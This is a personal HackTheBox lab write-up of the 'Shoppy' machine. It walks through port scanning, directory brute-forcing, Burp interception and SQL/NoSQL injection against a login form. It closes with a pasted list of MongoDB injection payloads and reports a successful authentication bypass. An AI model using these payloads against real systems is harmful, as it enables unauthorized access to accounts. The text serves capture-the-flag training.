215 HTB Shoppy

[HTB] SHOPPY


by Pablo `https://github.com/vorkampfer/hackthebox`

- **Resources:**

> 1. `https://0xdf.gitlab.io/`
> 2. `https://swisskyrepo.github.io/PayloadsAllTheThingsWeb/NoSQL%20Injection/#summary`
> 3. `https://book.hacktricks.xyz/pentesting-web/nosql-injection`
> 4. `https://nullsweep.com/nosql-injection-cheatsheet/`
> 5. `https://www.deepl.com/translator`

- **View files with color**

> `▷ bat -l ruby --paging=never name_of_file -p`



Objectives:

```
Shoppy was one of the easier HackTheBox weekly machines to exploit, though identifying the exploits for the
initial foothold could be a bit tricky. I'll start by finding a website and use a NoSQL injection to bypass the
admin login page, and another to dump users and hashes. With a cracked hash, I'll log into a Mattermost server
where I'll find creds to the box that work for SSH. From there, I'll need the lighest of reverse enginnering to
get a static password from a binary, which gets me to the next user. This user is in the docker group, so I'll
load an image mounting the host file system, and get full disk access. I'll show two ways to get a shell from
that. In Beyond Root, a video walkthrough of the vulnerable web-server code, showing how the injections worked,
and fixing them. ~0xdf
```

1. **Ping &** `whichsystem.py`

```
1. ▷ ping -c 1 10.10.11.180 -R
PING 10.10.11.180 (10.10.11.180) 56(124) bytes of data.
64 bytes from 10.10.11.180: icmp_seq=1 ttl=63 time=161 ms
RR: 10.10.14.3
        10.10.10.2
        10.10.11.180
        10.10.11.180
        10.10.14.1
        10.10.14.3
```


```
2. ▷ whichsystem.py 10.10.11.180
10.10.11.180 (ttl -> 63): Linux
```

2. Nmap

```
1. We had 3 ports
2. ▷ cat portzscan.nmap | grep -oP '\d{1,5}/tcp'
22/tcphttps://swisskyrepo.github.io/PayloadsAllTheThingsWeb/NoSQL%20Injection/#summary
80/tcp
9093/tcp
```

3. Ubuntu Launchpad

```
1. Google 'nginx 1.23.1 launchpad'
2. See image below. Just type nginx the version plus launchpad in google or Openssh version plus launchpad in
google. You should be able to find the Ubuntu code name or specific Ubuntu version for that framework.
```



```
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 9e:5e:83:51:d9:9f:89:ea:47:1a:12:eb:81:f9:22:c0 (RSA)
|   256 58:57:ee:eb:06:50:03:7c:84:63:d7:a3:41:5b:1a:d5 (ECDSA)
|_  256 3e:9d:0a:42:90:44:38:60:b3:b6:2c:e9:bd:9a:67:54 (ED25519)
80/tcp   open  http     nginx 1.23.1
|_http-title: Did not follow redirect to http://shoppy.htb
|_http-server-header: nginx/1.23.1
9093/tcp open  copycat?
| fingerprint-strings:
|   GenericLines:
```

> **NOTE: Sometimes it does not work. You will need to add ubuntu launchpad etc...**
> 4. **WhatWeb**

```
1. ▷ whatweb http://10.10.11.180
http://10.10.11.180 [301 Moved Permanently] Country[RESERVED][ZZ], HTTPServer[nginx/1.23.1], IP[10.10.11.180],
RedirectLocation[http://shoppy.htb], Title[301 Moved Permanently], nginx[1.23.1]
http://shoppy.htb [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/1.23.1], IP[10.10.11.180], JQuery,
Script, Title[Shoppy Wait Page][Title element contains newline(s)!], nginx[1.23.1]
2. If you do not have shoppy.htb in /etc/hosts Whatweb will give you redirect error. I will remove shoppy.htb
from /etc/hosts and run it again.
3. ▷ whatweb http://10.10.11.180
http://10.10.11.180 [301 Moved Permanently] Country[RESERVED][ZZ], HTTPServer[nginx/1.23.1], IP[10.10.11.180],
RedirectLocation[http://shoppy.htb], Title[301 Moved Permanently], nginx[1.23.1]
>>>ERROR Opening: http://shoppy.htb - no address for shoppy.htb<<<
```

5. Enumerating the website

```
1. You always want to look at '/main.js' in this case it was http://shoppy.htb/js/main.js
2. I tried http://shoppy.htb/js but I got nothing
Cannot GET /js/
```

3. Nmap http-enum script


```
1. ▷ nmap --script http-enum -p80 10.10.11.180 -oN ~/hackthebox/shoppy/enum80_scan.nmap -vvv
2. FAIL, for some reason it did not want to run on this machine. I may have worked but it was taking way too
long.
3. NSE: Script scanning 10.10.11.180.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 09:50
NSE Timing: About 0.00% done
NSE Timing: About 0.00% done
NSE Timing: About 0.00% done
NSE Timing: About 0.00% done
NSE Timing: About 0.00% done
```

- *#pwn_GoBuster_medium_seclist_wordlist_Works_better_with_this_word_list*

7. GoBuster with `medium.txt`

```
1. ▷ gobuster dir -u http://shoppy.htb -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-
medium.txt -t 200
2. Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 179] [--> /images/]
/login                (Status: 200) [Size: 1074]
/admin                (Status: 302) [Size: 28] [--> /login]
```

```
/assets               (Status: 301) [Size: 179] [--> /assets/]
/css                  (Status: 301) [Size: 173] [--> /css/]
/Login                (Status: 200) [Size: 1074]
/js                   (Status: 301) [Size: 171] [--> /js/]
[!] Keyboard interrupt detected, terminating.
Progress: 2564 / 220561 (1.16percent)
===============================================================
Finished
3. I was scared to run gobuster with 200 threads but as you can see above. If you do not let it run a long time.
It enumerates very well this way.
4. Lets try login
5. lets try admin
6. http://shoppy.htb/admin
7. http//shoppy.htb/login
8. Redirects to same page http://shoppy.htb/login
9. ▷ burpsuite &> /dev/null & disown
[1] 47774
10. Lets open up burpsuite and intercpet http://shoppy.htb/admin
```



Burpsuite Response Interception

- *#pwn_BurpSuite_response_interception*

Watch over again, time stamp `02:00:00` to `02:03:34`

8. **I recommend watching this whole thing over about response redirection in Burpsuite. It is only a few minutes. You need do the following to enable response interception.**

```
1. Make sure master response interecpetion is turned on. Scroll to the bottom of intercpet >>> proxy settings >>>
check interecept responses
2. Under 'default proxy intercept state' make sure intercept responses is enabled.
3. Now if you go to 'http://shoppy.htb/admin' you should get this response below.
Found. Redirecting to /login
4. I do not know what he was trying to show but he said "ok great" and just deletes interecept server responses.
Time Stamp 02:03:51
```

9. **Lets try FUZZING the login page**

```
1. admin:admin
2. "admin' admin"
3. http://shoppy.htb/login?error=WrongCredentials
4. lets intercept http://shoppy.htb/login
5. Rename the tab and call it "SQL Tests"
6. username=admin&password=admin
7. Found. Redirecting to <a href="/login?error=WrongCredentials">/login?error=WrongCredentials
```

SQL injection

10. **Ok now that we have the intercept lets try some SQl injections**

```
1. username=admin'-- -&password=admin
2. 'FAIL no response
3. "username=admin' or 1=1-- -&password=admin"
4. FAIL no response
5. "username=admin' or '1'='1&password=admin"
6. FAIL I keep getting this : HTTP/1.1 504 Gateway Time-out
7. "username=admin' and '1'='1&password=admin"
8. Must be some type of WAF that is blocking certain words. Like "or" so we try "and". Still fails.
9. Lets try a double quote instead of single quote.
10. 'username=admin"&password=admin'
11. It seems to like the double quotes instead.
12. "username=admin')-- -&password=admin"
13. Does not like that either
14.
```

11. **Here is a link if you want to look into `noSQL injections`.**

```
1. Look up 'https://htbmachines.github.io' and type 'nosql injection'
2. He also owns the domain 'https://infosecmachines.io'
3. Just go to https://htbmachines.github.io/ it works better than his other site.
4. For more information on "NoSQL" go to the following links.
5.https://swisskyrepo.github.io/PayloadsAllTheThingsWeb/NoSQL%20Injection/#summary
6. https://book.hacktricks.xyz/pentesting-web/nosql-injection
7. https://nullsweep.com/nosql-injection-cheatsheet/
8. NoSQL usage. See below.
9. username=[$ne]=admin&password[$ne]=admin
HTTP/1.1 400 Bad Request
```

Lets try using *JSON* instead for *SQL injections*

12. **Json syntax for SQLinjecting**

```
1. {
        "username": "admin",
        "password": "admin"
}
2. HTTP/1.1 400 Bad Request
3. I have some burpsuite troubleshooting I had to do.
```

Found my error

13. **I intercepted with FireFox and now everything is working fine. I get a 302 found**


```
1. username=admin&password=admin
HTTP/1.1 302 Found
2. Now I will try with JSON
3. I forgot to change the "content-type"
4. Content-Type: application/x-www-form-urlencoded
5. Need to change to Content-Type: application/json
6. I remove one of the double quotes so I can cause and error to see if there is any "information leakage" and
there is.
7. {
        "username": "admin",
        "password": "admin" <<< remove one of the double quotes
}
8. SUCCESS, we get some information leakage and the directory of a user on the system. User "jaeger"
9. (/home/jaeger/ShoppyApp/node_modules/body-parser/lib/types/json.js:89:19)<br>
```

I am feeling pumped up now.

JSON with NoSQL create a Boolean True Statement

14. **I try NoSQL with JSON**

```
1. Since the server liked us using JSON and we get a 302. Lets try using the JSON with 'NoSQL' syntax.
{
        "username": "admin",
        "password": {
        "$ne":"foo"
}
}
2. Lets see if this works.
3. This will give us a true statement because this script is saying. I am using JSON. Server is saying ok I like JSON. Then we inject some malicious 'NoSQL' that is saying this is not the password. Server agrees, that is not the password. Server panics what do I do? Ok, you may enter.
4. FAIL, in theory this should have worked, but the filtering is blacklisting some characters. I am pretty sure it is the dollar sign that is being blacklisted by the WAF.
5. URL-encode the dollar sign
```



```
11 Connection: close
12 Referer:
13 Upgrade-I
14 Sec-GPC:
15
16 {
17   "userna
18   "passwo
19     "$ne"
20   }
21 }
```

```
6. Highlight what you want to encode or decode >>> Right click >>> Convert Selection >>> URL >>> you can either encode or decode
7. FAIL, it still did not work
```

15. **Lets check out** `Swisskey Repo NoSQL` **injection page**

```
1. swisskyrepo.github.io/PayloadsAllTheThingsWeb/NoSQL%20Injection/#summary
2. Filter for the word "mongoloid"
3. MongoDB Payloads
true, $where: '1 == 1'
, $where: '1 == 1'
$where: '1 == 1'
', $where: '1 == 1'
1, $where: '1 == 1'
{ $ne: 1 }
', $or: [ {}, { 'a':'a
' } ], $comment:'successful MongoDB injection'
db.injection.insert({success:1});
db.injection.insert({success:1});return 1;db.stores.mapReduce(function() { { emit(1,1
|| 1==1
' && this.password.match(/.*/)//+%00
' && this.passwordzz.match(/.*/)//+%00
'%20%26%26%20this.password.match(/.*/)//+%00
'%20%26%26%20this.passwordzz.match(/.*/)//+%00
{$gt: ''}
[$ne]=1
';return 'a'=='a' && ''=='
";return(true);var xyz='a
0;return true
```

SUCCESS, we get a *cookie*

16. We learned that JSON did not work on this server, `NoSQL` did work but it had to be formatted in *MongoDB* style. *Savitar realizes it was a MongoDB database from logical deduction and past experience*.

